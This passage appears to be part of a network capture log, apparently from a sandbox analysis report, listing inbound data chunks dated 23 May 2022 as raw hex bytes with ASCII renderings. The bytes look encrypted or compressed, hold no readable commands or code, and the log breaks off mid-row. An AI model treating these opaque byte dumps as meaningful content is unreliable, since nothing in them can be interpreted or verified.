2022-05-23 16:59:08 UTC	640	IN	Data Raw: 56 22 fb cd a6 92 fe 56 c2 76 77 6d ce b4 16 c2 36 33 49 9c a6 5c 5f db da 45 da 50 30 73 dd 74 40 62 b1 42 c1 73 72 3e fe 68 a9 c0 30 72 7a b8 87 13 b5 f8 bc 18 d5 b4 22 db ff fa ca 14 c4 32 59 43 1e ff 2e 52 07 24 c4 5b 22 3b bd 58 51 1b bd 43 63 19 d5 82 35 18 cf 93 9a fc 2c b1 b5 5b 95 36 56 7e e8 24 45 00 01 b2 7a b8 88 db 72 14 4f 97 1a 45 4a 2b 4f f0 56 bb 20 16 79 82 b2 74 fb 32 53 4d ce 44 16 52 45 19 49 52 b7 44 67 70 f3 1a 70 71 b1 07 72 10 79 9e a4 42 d9 36 56 56 fe 29 6b 20 f5 36 12 03 91 43 04 19 84 54 7a 89 bf ba 27 b4 12 14 4c 6c 32 06 6c b5 36 52 4f 84 9a 7a 3a b5 72 17 69 51 f3 87 43 3b 1a 45 4a 4a b9 37 72 10 e5 76 7d 63 73 e2 8d 89 1c 29 6b 20 28 fb 72 17 69 d3 42 14 63 95 5f 5e 8f db 74 57 76 b9 20 16 79 c8 1e 56 5a fd 33 49 7f 33 fa Data Ascii: V"Vvwm63I_EP0st@bBsr>h0rz"2YC.R$[";XQCc5,[6V~$EzrOEJ+OV yt2SMDREIRDgppqryB6VV)k 6CTz'Ll 2l6ROz:riQC;EJJ7rv}cs)k (riBc_^tWv yVZ3I3
2022-05-23 16:59:08 UTC	648	IN	Data Raw: 3f 61 bb 34 14 2f 3d 74 40 6e 15 ca 16 56 2e f7 03 49 13 78 d5 6a 0c f4 cc aa 36 30 43 b7 fb a2 6a d1 b5 8b 56 30 64 9c 6f bc ad f3 f7 8e 77 6d 4f 1a d5 72 36 b2 c4 aa 36 30 43 50 04 95 dc d1 85 8b 56 30 64 8d 82 b4 e4 b5 f7 86 77 6d 4f a7 75 21 36 f2 ec a2 36 30 43 55 df ec 9a 50 30 73 0e 31 98 fd 98 e6 a2 72 72 76 7e ec fa f0 32 72 36 18 13 bb cf f7 07 74 06 40 f5 f3 30 f2 12 14 3c 22 70 bc ad b3 1e 52 2f 6b ce 74 16 2a 22 d9 47 52 f1 74 67 00 94 7c 34 50 bb 37 72 60 e9 3e 99 fb 93 b2 b2 b6 74 a4 c6 4c 16 22 b7 7f 6d 02 66 95 c9 09 df 15 4e 00 15 69 c9 6f a3 76 7d 17 ad fc 90 76 fc 21 6b 54 c5 93 8e 2c cc b9 67 f1 a9 56 d7 35 4e 04 bb 3f 72 64 93 d3 98 a9 57 fb 26 52 23 ec 3b 24 66 ee 0c 3b 49 d9 72 14 17 db 1a 45 3a db 74 57 0e bb e1 c2 59 43 52 36 f9 Data Ascii: ?a4/=t@nV.Ixj60CjV0dowmOr660CPV0dwmOu!660CUP0s1rrv~2r6t@0<"pR/kt*"GRtg|4P7r`>tL"mfNiov}v !kT,gV5N?rdW&R#;$f;IrE:tWYCR6

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	656	IN	Data Raw: 8a e5 8a f2 23 b0 80 5e a2 f9 95 37 e6 04 41 35 4f 81 47 e6 b5 35 95 ab b7 45 d7 3b 8e e8 93 97 75 eb 06 6a c1 32 98 26 ca 7f f3 03 ef fe b0 4d 99 b5 73 b7 20 c0 31 30 c2 25 da 93 39 6b 7d 18 13 b4 0a bb 1c c7 d3 07 f6 21 c7 7b 7f c7 77 1a cd 7d dd 52 f7 5d 2b 59 9f 0c 02 5f b1 06 3e a5 70 39 59 84 17 12 4a 0e 04 6d ce 4d 52 8d 49 cc b2 d3 43 50 4e 3c ad 9a 22 db 35 a6 d6 32 64 7a da 83 22 3a fb f2 53 ed 4f 00 32 f9 73 53 c0 16 12 48 0b dd 1b b9 22 d9 74 57 26 bb 21 5a d0 07 76 1a f9 33 f3 e4 0b 24 52 3a bd 36 ed d2 34 30 0b db 16 69 e1 15 a8 3b df 7c 40 6a 11 ca 0e 56 22 ff 33 49 07 8b 77 e6 bf 77 6d 12 7e bb 46 d1 de 63 6a db 78 63 dd 75 ec bb 15 67 62 fb 36 52 5f e6 0a 80 76 f9 7b 6b c2 07 a6 bb 0e dc 12 ea 2f f0 b9 37 72 10 8c 3b 04 43 52 b5 37 2e e1 Data Ascii: #^7A5OG5E;uj2&Ms 10%9k}!{w}R]+Y_>p9YJmMRICPN<"52dz":SO2sSH"tW&!Zv3$R:640i;|@jV"3Iwwm~Fcj xcugb6R_v{k/7r;CR7.
2022-05-23 16:59:08 UTC	664	IN	Data Raw: f4 73 56 78 ef 37 93 22 50 72 b5 32 53 1d 89 f1 33 72 f1 77 6d 26 ed 74 47 50 99 25 4e 28 19 8d 59 30 2c b7 99 4c d7 ff 72 76 77 aa cb 24 82 72 36 33 de 3b 48 30 02 e9 64 e5 1c c2 71 cb 79 47 82 0d 32 c7 76 c2 72 76 77 5e c6 84 16 c2 36 33 49 d3 b2 14 f3 50 5e 61 a6 c7 30 73 d7 b4 40 82 59 43 52 3f 00 89 88 ec fb 24 82 72 36 33 9f 38 13 29 84 d4 7a b9 6a 50 30 c0 ae 16 64 b3 ed 67 8a 72 72 76 8e 33 75 e4 b3 f6 12 eb 49 52 36 b9 d9 50 5e e0 de 74 e8 73 56 30 a1 23 4b a7 d9 f6 56 ae 77 6d 4f 8b b6 56 86 33 49 52 de 4f 71 51 5e 29 e3 55 2c 12 54 30 2c b1 3d 67 6a 72 fb 02 53 5d 07 83 56 56 1e 33 01 d1 52 14 63 50 1b 52 a3 1c bb b4 1e bb b7 7a d2 8e ad a2 3e fb eb 49 cf 00 32 72 7f b8 12 42 7f bb 28 48 17 ea 19 70 79 f8 b5 6f a7 fe 95 8f 1a fb 2e 52 7f 3a 07 Data Ascii: sVx7"Pr2S3rwm&tGP%N(Y0,Lrvw$r63;H0dqyG2vrvw^63IP^a0s@YCR?$r638)zjP0dgrrv3uIR6P^tsV0#KVwm OV3IROqQ^)U,T0,=gjrS]VV3RcPRz>I2rB(Hpyo.R:
2022-05-23 16:59:08 UTC	672	IN	Data Raw: 39 a7 8c 68 d1 c8 1f 1d 85 97 5c a7 9e e9 31 b8 7e b8 9a 93 df 36 ca 1d 31 0a 2f 3f 12 fa 13 5f e5 47 36 2b ea 12 5b b1 32 12 c6 cc 33 72 5d 76 36 1c bf 75 3c d1 2b 1e 2a 43 bf 73 dd 75 1b bb 1d 67 62 f9 37 e1 33 e6 02 6f b9 3f 41 7b c0 2e 12 18 ca 14 7a 41 82 d9 a1 73 56 f7 21 5d eb 52 2d 72 cc cd c4 6e 4f 81 77 1d 20 df b6 ad b7 45 2c 98 a3 1f 6a db 7d 1c 91 75 1b d8 c7 e8 52 49 b3 ce 08 f5 44 00 3d 36 c6 58 0c 2d 45 b9 06 2f df 14 15 ec bb 62 1b f7 21 45 54 8a 28 72 f3 33 00 c3 1c 00 32 f3 43 44 d8 dc 42 30 84 15 31 cc 83 d0 30 b2 3b 5f 61 59 1c 2c 63 fb 37 19 b6 00 20 09 b3 07 59 87 9a 5c 36 74 c8 1d 31 25 e1 15 47 f8 1b 4f 2c b9 8a ab a6 25 73 76 b0 28 38 5e 12 12 36 7b c2 85 b7 75 34 ff 18 9e 95 d1 7d 04 d8 36 55 c8 d8 36 25 65 95 0a 8d aa 0a 6f ea Data Ascii: 9h\1~61/?_G6+[23r]v6u<+*Csugb73o?A{.zAsV!]R-rnOw E,j}uRID=6X-E/b!ET(r32CDB010;_aY,c7 Y\6 t1%GO,%sv(8^6{u4}6U6%eo
2022-05-23 16:59:08 UTC	680	IN	Data Raw: e1 f2 2c 16 95 36 56 1e f5 82 ec 00 73 cb 12 53 60 7e 77 88 76 ef 7a 73 eb 24 14 1b aa 34 38 8f d8 37 76 1a 34 72 8e d0 88 44 16 2a 37 d6 b0 52 b7 74 67 08 43 ea 6a 50 f1 1f 72 68 74 b3 2d 67 0a 80 61 7f 77 e6 0b 24 6a f9 72 17 21 ba e8 c2 43 50 16 e8 6f bb 11 71 56 74 ef f1 6a 91 61 bb 3a f5 b3 5d 14 48 cd 92 7e b0 a5 7a f1 74 67 58 7e 9d 6c 50 f7 37 72 3c 61 c7 53 43 61 b2 fb 32 53 7d 88 44 16 42 fd f7 a3 52 7a bb 82 91 3a 45 5a 5b b1 07 72 00 10 a9 7e 15 d9 36 56 46 fe 29 6b 30 f5 36 12 73 0b a7 29 53 84 54 7a cc e4 d7 68 b4 12 14 5c 4e 07 ee a2 b5 36 52 3f c1 c1 17 75 b5 72 17 79 3d f6 b0 43 d1 1a 45 5a 33 8e 8c a9 b1 10 16 69 e5 ef f3 72 fd 33 49 7f 89 76 56 06 b8 05 76 0e bb 07 74 1e 52 a2 11 b9 7b 91 74 40 02 85 7b 0b 72 b3 1a 53 5d 4d 81 7e 56 06 Data Ascii: ,6VsS`~wvzs$487v4rD*7RtgCjPrht-gaw$jr!CPoqVtja:]H~ztgX~lP7r<aSCa2S}DBRz:EZ[r~6VF)k06s)ST zh\N6R?ury=CEZ3ir3lvVvtR{t@{rS]M~V
2022-05-23 16:59:08 UTC	688	IN	Data Raw: 1d ca 1e 56 52 25 3f ee a3 40 b9 36 12 43 08 eb 32 31 43 50 16 ea b3 d9 74 57 76 d8 84 56 59 43 1a f9 77 33 75 6f 4f c7 76 56 06 f8 45 51 36 f7 07 74 6a 18 18 54 30 3b d3 f0 11 57 9e 07 76 1a c7 d3 47 6d ce 44 16 1a 8c 29 49 52 b7 74 67 38 ea 89 6a 50 f1 1f 72 58 62 b3 2d 67 3a 5c 87 7a 77 aa 0b 24 02 82 f4 aa 49 d3 72 14 73 5f 66 61 6a 11 89 bb 3e e2 70 73 e1 18 93 08 dd f7 33 49 7f 1b 70 8d c9 b2 3d 76 06 99 df c6 5e ea 2e 74 00 f8 12 14 0c da cf 91 52 72 3a ff 72 a6 4e 02 32 3a bd e0 f0 56 37 30 43 18 dd a5 2a 0b 78 8c b6 fc a8 fe 19 10 1a f1 9e 36 3e e6 96 e8 0c 16 36 33 7a 92 7e b9 07 74 6e 29 e1 55 94 72 54 30 a3 76 7d 6b dd 94 7b 76 b0 29 6b 2c 56 d6 38 33 01 d7 f6 45 27 97 1a 45 4a 1c 30 19 56 71 dd 50 c8 62 93 33 ca 2d b6 17 e0 c1 5e 56 16 3f c8 Data Ascii: VR%?@6C21CPtWvVYCw3uoOvVEQ6tjT0;WvGmD)IRtg8jPrXb-g:\zw$Irs_faj>ps3Ip=v^.tRr:rN2:V70C*x6> 63z~tn)UrT0v}k{v)k,V83E'EJ0VqPb3-^V?
2022-05-23 16:59:08 UTC	696	IN	Data Raw: d1 b6 22 29 3f 92 af cc 7a f1 da 1b 8e 16 12 38 91 90 5e 61 59 90 7c f8 9f 78 ed 76 7d 4f 95 36 56 46 75 2c 5a 00 7e f9 e4 77 c2 16 12 00 fb 4f 2c 38 5b 11 c7 93 97 da 60 bb 0d 67 62 f3 3e 52 47 bb fe f1 f8 f3 42 17 79 de 10 ca 89 db 1a 45 5a d9 74 57 66 f7 20 16 19 00 bb e4 5d b1 73 49 2b b5 ab 69 f1 77 6d 6a 68 4b 5e 4c 99 25 4e 18 54 c6 fa 5e a3 76 7d 73 31 65 47 76 f6 29 6b 30 7b 3f c9 cc c8 26 12 00 bc e3 61 61 e1 14 14 43 df 74 40 02 d2 0f 76 4a f9 32 53 2d 7c c8 8a d7 77 29 ed 13 bf 39 84 14 7a 51 f6 cd 9d 73 d7 74 40 02 e8 0b ad 8d f9 3a 53 5d b8 e1 19 b8 e7 da 4a 98 f7 d9 46 d9 12 45 5a d1 44 57 66 8d dd 3d 59 c8 16 56 42 ff 33 49 7f 8b 7e 56 7e b8 4d 76 05 f8 02 d9 54 a6 2e 74 00 d2 6e a6 64 f3 3d 67 62 7d f3 32 53 5d 46 35 cd 8d b7 77 6d 62 69 Data Ascii: ")?z8^aY|xv}O6VFu,Z~wO,8[`gb>RGByEZtWf]sI+iwmjhK^L%NT^v}s1eGv)k0{?&aaCt@vJ2S-|w)9zQst@: S]JFEZDWf=YVB3I~V~MvT.tnd=gb}2S]F5wmbi
2022-05-23 16:59:08 UTC	704	IN	Data Raw: b1 ba bb a1 c6 4c 16 7a 63 7b c2 be 7e b3 af 00 99 24 7a d5 33 77 56 f7 21 22 52 24 f1 72 f3 3b 67 48 56 11 a0 b3 53 23 42 d3 7b 20 69 a3 67 1a eb 25 20 9c 60 78 74 b9 1c 53 db 37 8e b1 32 45 fb 5a 56 72 b7 76 61 d5 6b 30 43 91 33 49 66 d1 45 5b 1e 36 64 32 9e 06 72 2e c5 39 77 06 0a 20 5b fb 73 13 c8 27 16 f1 74 66 b8 e0 1f 70 4c 70 d2 f6 a3 77 41 c2 eb c8 72 f7 3a 75 5d 20 1b 74 5d 76 51 60 bf 75 5b e8 4f 69 6e 52 b1 06 4e 02 d2 7a cc 84 17 86 6d e4 89 6d ce 4d c6 0a d4 30 18 d3 73 c4 b7 41 5e 61 eb 25 c4 d7 75 3a 36 f5 1c b3 56 99 9a 76 b6 08 bf 0a f3 1f c6 35 c8 27 c6 72 d1 df 5c a6 2f a8 4e ec 5b 30 e5 77 a1 f2 85 72 72 f7 02 95 d5 e6 3f 72 f1 76 59 09 f4 06 43 db 13 71 9d b1 1b b9 ee 7d f5 fd e3 92 bb 71 b8 b7 9e 6b c6 4d 22 f9 7b 23 be b3 1d fa 92 Data Ascii: Lzc{~$z3wV!"R$r;gHVS#B{ ig% `xtS72EZVrvak0C3IfE[6d2r.9w [s'tfpLpwAr:u] t]vQ`u[OinRNzmmM0 sA^a%u:6Vv5'r\N[0wrr?rvYCq}qkM"{#
2022-05-23 16:59:08 UTC	712	IN	Data Raw: ef 77 49 ca 17 8e b5 33 67 b0 92 ab 32 f3 7b 23 4b 3e 29 b2 c8 15 4e a0 8a 57 b9 36 46 b1 21 22 3b 0a 52 72 f3 03 67 e7 ab 20 c1 f9 73 23 c0 17 c2 f7 06 40 72 b3 82 50 b1 36 46 e0 b3 cd a6 c2 27 62 f6 02 4f d8 c4 45 22 fb 73 c3 8e 17 16 63 b1 ee 5e d9 01 1c 94 74 dd 7d 44 c5 b8 92 b8 fb 27 56 b6 00 6f 0b b1 07 16 65 8e 17 d2 b0 cb 4f 5e a0 0f b4 39 f2 23 d4 60 32 48 7c 95 37 6a b3 09 a3 4f c1 57 6a 32 b8 0c 4a bb 3c 83 e8 57 aa 57 dd 33 ba df 7d 7c b3 2c 5b cf 71 af 7b b0 28 a7 d3 f5 e5 36 b2 3c ba 80 30 1c 84 df 14 82 69 3c bc 82 f7 21 22 b6 4a 8c 72 f9 3b 67 9a ae c1 d8 76 8e 7e d8 9d 8c b9 16 40 9f 04 7a 5e b1 36 46 3a 08 32 59 c2 27 62 0b 9b 77 87 88 45 d2 b2 80 5b 49 d3 7b d0 f3 61 bb fb eb 25 d0 ee 71 d6 fe f5 1c 6b 77 db 3d 76 fc 20 67 f7 d3 59 fc Data Ascii: wI3g2{#K>)NW6F!";Rrg s#@rP6F'bOE"sc^t}D'VoeO^9#`2H|7jOWj2J<WW3}|,[q{(6<0i<!"Jr;gv~@z^6F: 2Y'bwE[I{a%qkw=v gY
2022-05-23 16:59:08 UTC	720	IN	Data Raw: 71 47 52 72 94 c1 82 e4 8e a5 1a 76 36 33 41 d9 bb 18 47 50 5e ec 7e d9 f1 91 52 b9 f1 1a 5d 43 52 f3 c7 5e 73 6d 4f 35 17 16 40 b8 dc 7a 32 30 43 db d3 41 6e 50 30 9b aa 96 9b cd 18 c8 94 3a f3 b2 6f 68 4f 00 73 2d 77 6d 16 0c 6d 6d 80 9c 1a e8 26 74 10 37 df 74 40 2a 0a 0b d1 9e 42 3e fc 68 a9 82 33 72 f1 77 6d 72 e4 fb 48 50 d5 b8 ad 14 14 57 a1 63 68 32 11 c6 92 07 3b b1 33 49 1f 33 20 65 36 e2 2d 76 66 b1 37 74 0e 7d 52 79 30 b4 12 14 3c 3f 39 ea 52 b3 1e 52 2f 68 ce 74 16 2a ef 5d 4f 52 bd 74 67 08 d5 25 4e 00 71 ca 13 a4 b5 26 18 fb 09 b3 08 d9 9f 14 1d 00 32 3a bf 36 cf d0 37 30 07 db 1a 45 0a 63 e2 f8 9d 78 e7 f6 69 18 1a 8d 92 ba 3b e6 93 49 bb 29 3e 7a c0 39 26 79 ca 23 46 36 22 d3 dc 13 dd b4 40 8a 59 43 52 3a f9 da 53 fd 4f 00 32 3b bd eb c0 Data Ascii: qGRrv63AGP^~R]CR^smO5@z20CAnP0:ohOs-wmmm&t7t@*B>h3rwmrHPWch2;3I3 e6-vf7t}Ry0<? 9RR/ht*]ORtg%Nq&2:670Ecxi;I)>z9&y#F6"@YCR:SO2;

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	728	IN	Data Raw: 54 f3 37 56 7c 3b 4f 00 b3 07 16 a4 c6 50 36 f7 06 bc 52 7b 00 50 b1 36 ba 99 cb cd a6 c2 27 9e a4 1a 1a 6d c4 45 de fb 72 17 71 d9 73 10 07 db 13 81 2e db 75 9b 1e b9 18 16 69 ca 16 56 5a 3e fa 28 bf 48 bb 36 12 13 a1 6d 49 30 43 97 1b 85 4a e0 8a 73 d7 75 80 77 2c 43 52 f9 aa 3e fc ba 24 4d d6 3c bf 7e ad 93 5b d4 4e d1 2b 85 9b 68 39 73 91 75 84 bd 27 9d 52 f3 37 96 84 2d 4f 00 b3 37 d6 9e a6 ad c9 f1 26 b0 58 e0 1f b0 40 69 fa 07 a3 77 79 30 68 ef 72 b7 1a 4d 43 6b 7f 52 4d ba 04 72 f7 5d 63 5a df 14 4a 1a 4a 7f 56 f7 21 da cb 58 61 72 f3 33 9f 5e aa 00 32 f3 7b db dd 4a e9 2f c2 25 b6 86 34 ae 2f f8 13 d8 20 b9 14 63 16 f9 37 96 fc 20 ab 89 76 56 16 db 7b a1 36 30 0f dd 02 45 0a db f3 3a dd 6b 74 7b d2 30 4a 3b f9 0d 5f 24 c4 e3 6f b1 fa ff c0 06 12 Data Ascii: T7V|;OP6R{P6'mErqs.uiVZ>(H6mI0CJsuw,CR>$M<~[N+h9su'R7-O7&X@iwy0hrMCkRMr]cZJJV!Xar3^2{J/%4/ c7 vV{60E:kt{0J;_$o
2022-05-23 16:59:08 UTC	736	IN	Data Raw: ba 75 77 6d 81 2a cd 8d b7 86 81 51 36 30 d0 e1 fb 61 ad d5 80 70 56 30 21 b9 fe 43 93 d7 c2 75 77 6d 43 81 bf c2 35 33 49 62 d9 08 d6 d1 eb d1 69 50 30 51 a2 8b 99 b9 dc f3 51 72 72 3a fc 68 0f 41 33 72 bf 77 6d 1a bd b5 8b 53 5e 61 2e db bd b3 55 30 64 b9 0d 67 02 fb 36 52 37 24 c2 88 1a 70 36 33 01 df 72 14 33 19 dd a1 62 18 b9 3f 72 08 ef bf e1 40 52 72 3a ff 33 49 7f 48 bb 2e 12 1b a1 13 3c 30 43 97 db a1 69 50 30 7b 81 47 64 b3 dc 83 51 72 72 bd ca 92 b0 b8 fd b9 14 0d c2 df f6 33 43 50 a9 80 41 9a e1 9a 55 fa a5 db 5f ca df b2 71 76 77 06 ca c0 31 72 36 7d c0 d7 f6 33 43 50 e6 c4 2b 4a 94 f2 e3 f0 67 32 59 a1 da 26 72 b1 f2 dd 4c 00 32 53 79 d0 49 d9 bb 80 40 50 5e 96 8b 7b fa a2 bf 33 ae 7a d2 90 93 9b 77 ff fa dd 4c 00 32 b3 93 83 4a 52 36 3e 28 Data Ascii: uwm*Q60apV0!CuwmC53IbiP0QQrr:hA3rwmS^a.U0dg6R7$p63r3b?r@Rr:3IH.<0CiP0{GdQrr3CPAU_qvw1r6}3CP+Jg2Y&rL2SyI@P^{3zwL2JR6>(
2022-05-23 16:59:08 UTC	744	IN	Data Raw: 32 86 73 1b 96 72 bd 7e a2 a5 d7 1b 89 81 b7 62 a0 91 d9 76 df 7d 8f b3 2c a8 97 e6 7b 76 fc 28 a4 8b 67 0d bd 7e ae 16 bd 7e 03 d9 1a 45 4a b8 f0 25 a8 cf dc c9 c0 4d 52 9b 2e 88 88 92 07 8b fc 9a f8 fa b6 ad bf 73 4b e8 0b 26 61 50 d9 34 a8 cf 9b f5 1c 3c ed c8 81 76 3b e0 02 07 7a f9 e5 b8 0c 2d f7 d0 46 d9 1b 1e eb 15 4f 61 c7 30 64 b3 1c 3c 77 60 72 76 f6 18 30 94 d9 00 28 f4 0c b5 70 c2 b1 50 df 24 8d 14 ee 73 56 b1 21 d5 df ee ad 8d f3 03 90 30 10 fb 32 36 bd 76 ae d9 7b 4f ab 19 51 9e 95 e8 6d 26 5f 30 8d db a4 bc ad b5 37 9d 4b 13 12 00 7e ff 78 13 01 df 7b 37 c2 1d b5 77 20 01 76 f2 23 db 06 9c 04 05 95 37 0d 50 37 fd 4f 81 77 0d 87 17 49 52 f7 5d 3c 59 df 14 15 c7 83 70 56 74 ef 77 26 c8 07 99 9a fb 07 93 b0 b8 fc 19 34 33 74 9c 5d 32 43 5f db Data Ascii: 2sr~bv},{v(g~~EJ%MR.sK&aP4<v;z-FOa0d<w`rv0(pP$sV!026v{OQm&_07K~x{7w v#7P7OwIR]<YpVtw&43t]2C_
2022-05-23 16:59:08 UTC	752	IN	Data Raw: 4f 00 32 aa d1 36 49 95 b3 b8 43 50 5e f5 42 f2 30 f8 db b8 64 32 59 b4 b3 59 b8 a7 9e 6e 85 c1 db 77 bf be c1 52 36 30 c2 d5 d6 61 6a 50 76 c2 56 30 e5 87 d1 43 52 72 cb ce 7f 6d c4 85 ba 72 36 33 c2 d7 b6 30 43 50 b6 ba 15 50 30 c8 f9 11 61 32 b0 45 bf 8d 8d b1 f2 e5 4f 00 32 d1 cc fe 49 39 b3 b8 43 50 5e 2c 26 dd 75 63 df b5 ec 32 59 43 d3 ff fa 76 77 6d cc 8f 5f 8c b7 86 c1 52 36 30 03 05 a3 9e ad d5 b0 73 56 30 28 bc 45 43 d9 ff f2 76 77 6d f7 9d b0 e5 65 c4 a8 93 dc 35 ca c5 de 61 6a 50 b1 c6 d6 30 64 32 bf 68 5d 72 f9 e3 f7 6d 4f 00 b9 ff be 33 49 52 de 43 31 50 5e da f9 08 36 73 bf a2 88 cd a6 84 d7 fa 72 76 77 aa 17 d1 32 f9 bb bb 49 52 36 88 06 70 89 25 9d b1 f1 99 53 b9 f1 ba 59 43 52 f3 c7 fe 77 6d 4f 3d c3 72 36 b8 cc da 36 30 43 b8 76 ef 6a Data Ascii: O26ICP^B0d2YYnwR60ajPvV0CRrmr630CPP0a2EO2I9CP^,&uc2YCvwm_R60sV0(ECvwme5ajP0d2h]rmO3IRC1P^6srvw2IR6p%SYCRwmO=r660Cvj
2022-05-23 16:59:08 UTC	760	IN	Data Raw: f3 1e 12 73 4f d3 42 14 03 79 2e 6a 6a 97 74 57 36 b8 0d 40 59 82 36 56 12 73 b6 09 6b 60 3d f3 42 17 29 6d 2f b8 db db 1a 45 0a db 74 57 16 d8 60 81 a6 bc 1a fb 77 c7 94 6d 4f 4c b9 bc 7a b8 8a 61 e4 78 c8 9f 16 ea 36 74 58 3b dd 44 40 42 11 c0 96 22 2d 3e 88 8d 07 8b f6 3a bf 6b 41 1a bf 40 53 18 d7 19 72 05 78 fe 3e 81 2c b3 b5 e3 52 72 72 3e fc 10 30 49 b9 82 7e ba 31 d2 bd 75 34 d9 1a 45 4a b8 4e 37 a9 cf 57 e9 9e 06 49 ce 34 7d 77 d5 ff e7 34 72 0b 91 d4 53 36 3f c7 ff 5c 61 6a 6d a1 54 50 30 6b b6 0b 42 52 72 4f c6 90 6b 4f 0f b6 4f 37 33 49 6f 79 df 4d 50 51 e4 b4 52 30 73 91 75 4b 0a bd 84 52 3a ff 23 4c ec 3a 2f 1d b8 84 11 c8 27 19 27 6d 25 7c a6 2f 4f eb 16 89 30 e5 47 46 c5 54 c6 50 b7 12 72 43 81 47 6d 37 e3 7c e4 f1 75 64 24 53 dc 6a 3b 75 Data Ascii: sOBy.jjtW6@Y6Vsk`=B)m/EtW`wmOLzax6tX;D@B"->:kA@Srx>,Rrr>0l~1u4EJN7Wl4}w4rS6?\ajmTP0kBRrOkOO73IoyMPQR0suKR:#L:/"m%|/O0GFTPrCGm7|ud$Sj;u
2022-05-23 16:59:08 UTC	768	IN	Data Raw: 5d 1b e6 93 dc 36 ca 05 29 e0 1f 27 de d9 53 30 a3 77 36 7a ea d2 72 fd 3a 02 b8 e1 8a 0f 3a fd 8e 79 fc e1 aa 53 94 a0 83 55 b9 3e 39 b1 11 5d 57 1f 5c 72 b5 33 10 00 f2 09 32 f9 7b 54 be b3 7e bd 06 73 9f 8b 6f 18 b9 37 72 10 ed 67 3e c2 27 15 31 ee 72 6d 0b 8b 7f 15 bd 66 26 d9 7b 47 ab 6b ba 9e 95 a7 e8 68 96 15 82 19 a6 bc 57 a8 f6 7c 77 84 4d ff cd 8d f1 76 2e a3 18 fb 43 d1 1b 06 9d fa 30 73 d7 7d 03 6c 39 c7 cd f3 07 11 b9 99 86 9f b9 37 51 db 4d 9f c8 cf 84 15 49 8a 4a ab 30 f2 13 27 52 22 59 43 1a f9 aa b1 33 49 2f 10 32 72 36 b2 04 45 09 bf 83 46 12 ec 2d 60 b1 06 41 4a 5b c5 4f 84 17 0d 4b 31 79 6d ce 4d 4d 88 0b 09 a4 39 73 4f 04 d9 1b 1e eb 25 4f 12 89 6a a8 f5 1c 34 c2 bc 62 76 b6 08 38 07 b3 07 41 0e a6 44 08 5b 06 27 60 e8 2f 27 b1 06 21 Data Ascii:]6)'S0w6zr::ySU>9]W\r32{T~so7rg>'1rmf&{GkhW|wMv.C0s}l97QMlJ0'R"YC3l/2r6EF-`AJ[OK1ymMM9sO%Oj4bv8AD[`/'!
2022-05-23 16:59:08 UTC	776	IN	Data Raw: b0 e8 57 02 32 72 65 d1 36 52 5d b5 5b 52 5e 61 7c d9 b5 6b 54 30 64 59 dc 5b 50 72 72 2f fe e8 57 02 32 72 b7 86 51 50 36 30 95 56 43 b3 e1 d5 28 71 56 30 5d 71 5d 4c d7 d1 72 76 77 aa ca 28 30 72 36 a7 5d 79 36 88 28 1c fa 66 27 db f4 f8 db 18 66 32 59 b4 b3 a3 98 ff e2 45 4d 00 32 3a bb 60 45 d3 83 18 41 50 5e 56 6f 5e 30 b4 d3 28 66 32 59 9f 74 3a 72 1d f2 75 4d 00 32 5b bf b6 51 50 36 30 c2 d5 46 63 6a 50 b8 d8 56 30 e5 b7 41 41 52 72 04 1d 77 6d ce b5 2a 70 36 33 65 49 b7 3b 84 d5 7e 63 6a 50 36 29 51 30 e5 b7 79 41 52 72 c5 41 88 92 ce b5 12 70 36 33 28 2b 39 30 c8 d5 7e 63 6a 50 74 f8 db 28 66 32 59 c8 df 5a 70 76 77 e4 0b 24 12 9a 1a 73 b7 ad b3 f0 37 5f 1a 58 41 24 20 f8 55 78 67 ea b0 52 ad 8d 8d 37 c9 6c 4f 00 32 37 b3 c5 46 d6 85 30 43 50 99 Data Ascii: W2re6R][R^a|kT0dY[Prr/W2rQP60VC(qV0]q]Lrvw(0r6]y6(f'f2YEM2:`EAP^Vo^0(f2Yt:ruM2[QP60FcjPV0AARrwm*p63eI;~cjP6)Q0yARrAp63(+90~cjPt(f2YZpvw$s7_XA$ UxgR7lO27F0CP
2022-05-23 16:59:08 UTC	784	IN	Data Raw: 4f 41 8b 76 36 33 49 1e bd f3 0b db 8b 29 e1 9f 78 fa 22 14 44 cd 89 0f df 2e 56 06 3e e6 14 18 7b f9 5d 13 00 d9 45 18 0a db bd 3e a9 9c fc bf 1e b9 38 16 79 ca 06 56 62 ff 3b 49 47 55 7a f9 da 7b ca be 06 03 83 97 1b 91 8f c4 3f 73 91 75 90 f9 ae 46 52 fb 37 8e cf 51 69 06 32 4f 63 70 4a 52 39 bf 5c 57 5e 61 65 d4 2a 75 56 30 59 73 e1 43 52 7d f6 ad 73 6d 4f 3d 7e 4d 37 33 46 d6 8e 33 43 50 63 bc 12 51 30 7c d2 a1 66 32 59 7e f8 d5 73 76 78 e9 1e 01 32 72 0b c9 a8 50 36 3f c6 b4 54 61 6a 97 75 63 b5 3d 5e 32 d8 0e 42 b0 86 3a 94 e6 02 10 8a 37 16 e4 0d a5 d7 f1 a9 55 d7 34 7a d1 45 63 15 ee 85 33 9e 06 4a 86 15 00 77 ec 0a 18 69 4a c9 cc c8 17 2e d5 f4 af a1 e0 1f 48 f8 5e 10 8a e5 47 41 09 62 42 c8 fd 32 75 c4 45 22 9a 2e dd b7 ad f1 75 53 8a c7 68 6a Data Ascii: OAv63I)x"D.V>{]E>8yVb;IGUz{?suFR7Qi2OcpJR9\W^ae*uV0YsCR}smO=~M73F3CPcQ0|f2Y~svx2rP6?Tajuc=^2B:7U4zEc3JwiJ.H^GAbB2uE".uShj
2022-05-23 16:59:08 UTC	792	IN	Data Raw: 16 32 bd 67 6d 16 bf 74 67 70 b6 18 a3 ae cf b4 12 14 24 85 ea a2 52 ca d1 42 49 5f c4 4c 16 32 c1 d2 62 98 e7 d9 40 9a 9f 88 6c d9 7c 57 16 b1 20 16 19 8e ae 72 72 f7 03 49 0f 8c 2a 71 36 b8 0d 76 76 f7 07 74 1e 7e 4d 78 30 f8 1a 14 24 7a 5a b3 ea 7b b9 4b fa 25 c6 74 16 42 c1 d2 88 b8 33 b9 17 74 1e a0 06 74 70 7c d7 44 40 72 56 88 57 72 b5 32 53 21 c0 96 d7 72 5d 77 6d 1e 39 b9 07 74 12 d9 25 bc f4 3d 97 54 40 7e 54 c2 26 56 3e e5 1d 0e 9b 81 46 56 7a 41 97 7f 98 f7 07 74 1a 0f 7f 3c 30 f2 12 14 20 29 e1 bc ad f3 36 52 33 e3 4e ff cd f9 